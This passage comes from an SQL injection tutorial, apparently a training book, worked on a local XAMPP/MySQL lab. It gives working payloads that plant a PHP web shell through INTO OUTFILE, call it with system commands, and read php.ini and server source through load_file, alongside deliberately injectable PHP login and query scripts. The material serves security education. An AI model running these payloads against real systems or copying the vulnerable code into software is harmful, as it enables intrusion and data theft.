
```
passthru($_GET['cmd']);?>","a","a","a" INTO OUTFILE  
'C:/xampp/htdocs/hack.php';-- -' AND password='';
```

Try the following as user name:


```
' UNION SELECT "a","<?php passthru($_GET['cmd']);?>","a","a","a" INTO  
OUTFILE 'C:/xampp/htdocs/hack.php';-- -
```



When we click to the send button we get an error message, but it is not important for us.



If we go to the c:\xampp\htdocs directory the hack.php file is created.




The content of it the letter "a"-s as constant, and the PHP code:




We can call it by using the following URL:

<http://192.168.168.111:8888/hack.php?cmd=dir+c:\>




And it is working, as expected.



Read the content of a file through MySQL

We are able to read the content of an arbitrary file through SQL injection. To do it we must use the `load_file` function of the MySQL. First we will use the UNION operator, to concatenate the content of a file to a result set. For this test use the following code as `sql.php`:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbsrvname = "127.0.0.1";
$con = mysqli_connect($dbsrvname, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT username,'*****' AS password,description,id
          FROM tbl1 WHERE username='" . $_GET['username'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    echo($query);
    die(print_r(mysqli_error($con)));
}
echo '<table border="1" width="100%"><tr><td>username</td>
      <td>password</td><td>description</td><td>id</td></tr>';
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
      '</td><td>' . $row['description'] . '</td><td>' . $row['id'] .
      '</td></tr>';
}
echo '</table>';
```



```
*C:\xampp\htdocs\mysql\union1\sql.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT username, '*****' AS password, description, id
12           FROM tbl1 WHERE username=' ' . $_GET['username'] . ' '";
13 $stms = mysqli_query($con, $query);
14 if ($stms === false){
15     echo('ERROR during query execution: ');
16     echo($query);
17     die(print_r(mysqli_error($con)));
18 }
19 echo '<table border="1" width="100%"><tr><td>username</td>
20       <td>password</td><td>description</td><td>id</td></tr>';
21 while ($row = mysqli_fetch_array($stms, MYSQLI_ASSOC)){
22     echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
23         '</td><td>' . $row['description'] . '</td><td>' . $row['id'] . '</td></tr>';
24 }
25 echo '</table>';
26
```

To open a file in MySQL one should use the following command:

```
SELECT load_file('c:\\xampp\\php\\php.ini');
```

Take care for the file separator. One can use the forward slash (/) like we did in the case of INTO OUTFILE example or we can escape (double) the back slash (\) like in this example. Both solution is correct and working. I use here the other one to show this as well.

We already know how does the union based SQL injection works, and know that, in this example the first query returns four columns in the result set. So by assemble these informations we will have to use the following as username:


```
' UNION SELECT load_file('c:\\xampp\\php\\php.ini'),'a','a','a'-- -
```

The whole query will be this:


```
SELECT username, '*****' AS password, description, id FROM tbl1 WHERE
username=' ' UNION SELECT
```

```
load_file('c:\\xampp\\php\\php.ini'),'a','a','a'-- -';
```

If we type it to the URL:



We get the following result:



Here we can read the content of the php.ini file.


Combination of LOAD_FILE and INTO OUTFILE

An other situation, when we does not have data screen, only for example a login screen. In this case we can combine the LOAD_FILE and INTO OUTFILE, to move the content of a file to another place, where we can open it with browser, or “change the extension” of the file to be able to read it.

To try this example use the sql.html as follows:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```


It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.



The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
```

```
}  
$query = "SELECT * FROM tbl1 WHERE username='" .  
          $_POST['username'] . "' AND password='" .  
          $_POST['password'] . "';";  
$stms = mysqli_query($con, $query);  
if ($stms === false){  
    echo('ERROR during query execution: ');  
    die(print_r(mysqli_error($con)));  
}  
$row = mysqli_fetch_array($stms, MYSQLSRV_FETCH_ASSOC);  
if ($row){  
    die('Logged in');  
}  
else{  
    die('Wrong username or password');  
}  
?>
```



```
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13         $_POST['username'] . "' AND password='" .
14         $_POST['password'] . "'";
15 $stms = mysqli_query($con, $query);
16 if ($stms === false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stms, MYSQL_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>
```

In this example we try to read the content of the c:\xampp\htdocs\mysql\sql1\sql.php file. It is obviously a PHP file, so if you try to open it you will not get the content of the file, but it will run at server side and you get only the generated result of it. To be able to read the content of this file we must change the extension of it from .php to something else what the webserver server as simple text file like the .txt extension.

To open this file one can use the

```
SELECT load_file('c:\\xampp\\htdocs\\mysql\\sql1\\sql.php')
```

command. If someone recalls in this example the first query returns five columns, So to be able to use it with UNION operator one must use the following form:

```
' UNION SELECT
load_file('c:\\xampp\\htdocs\\mysql\\sql1\\sql.php'),'a','a','a','a'
```

And we do not want to print it to the screen, but to save it to a file so the final solution will be:


```
' UNION SELECT
load_file('c:\\xampp\\htdocs\\mysql\\sql1\\sql.php'),'a','a','a','a'
INTO OUTFILE 'c:\\xampp\\htdocs\\t.txt';-- -
```

if we use this input as user name the resultant query will be:


```
SELECT * FROM tbl1 WHERE username='' UNION SELECT
load_file('c:\\xampp\\htdocs\\mysql\\sql1\\sql.php'),'a','a','a','a'
INTO OUTFILE 'c:\\xampp\\htdocs\\t.txt';-- -' AND password='';
```

To try it type the following code as username:


```
' UNION SELECT
load_file('c:\\xampp\\htdocs\\mysql\\sql1\\sql.php'),'a','a','a','a'
INTO OUTFILE 'c:\\xampp\\htdocs\\t.txt';-- -
```




After clicking to the send button we will get a nice error message:



But this is unimportant for us. The important is that, we have the t.txt file created:



If we open it, it contains the sql.php. OK, there are some additional characters, but it can be read easily.

A screenshot of a text editor window titled 'C:\xampp\htdocs\t.txt -'. The editor has a menu bar with 'File', 'Edit', 'Search', 'View', 'Encoding', 'Language', 'Settings', 'Macro', 'Run', 'Plugins', 'Window', and '?'. Below the menu is a toolbar with various icons for file operations and editing. The main text area shows a PHP script with line numbers 1 through 13. The code is as follows:

```
1 <?php
2 \
3 include('..\db.php');
4 \
5 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
6 \
7 if (!$con){
8 \
9     echo('Connection ERROR');
10 \
11     die(print_r(mysqli_error($con)));
12 \
13 }
```

Of course we can open this file in a browser as well:



http://192.168.168.111:8888/t.txt

```
<?php
\
include('../db.php');
\
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
\
if (!$con){
\
    echo('Connection ERROR');
\
    die(print_r(mysqli_error($con)));
\
}
\
$query = "SELECT * FROM tbl1 WHERE username='" .
\
    $_POST['username'] . "' AND password='" .
\
    \
    $_POST['password'] . "';";
\
$stmts = mysqli_query($con, $query);
\
if ($stmts === false){
\
    echo('ERROR during query execution: ');
\
    die(print_r(mysqli_error($con)));
\
}
\
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
\
if ($row){
```

Automated tools


As we have seen there are many test cases what we have to try. We have already talked about the Burp proxy intruder module, what is a semi automated solution. Next to that of course there are many many free and commercial tools, to find SQL injection problems. Obviously we can introduce only a small number of testing tools.

sqlmap

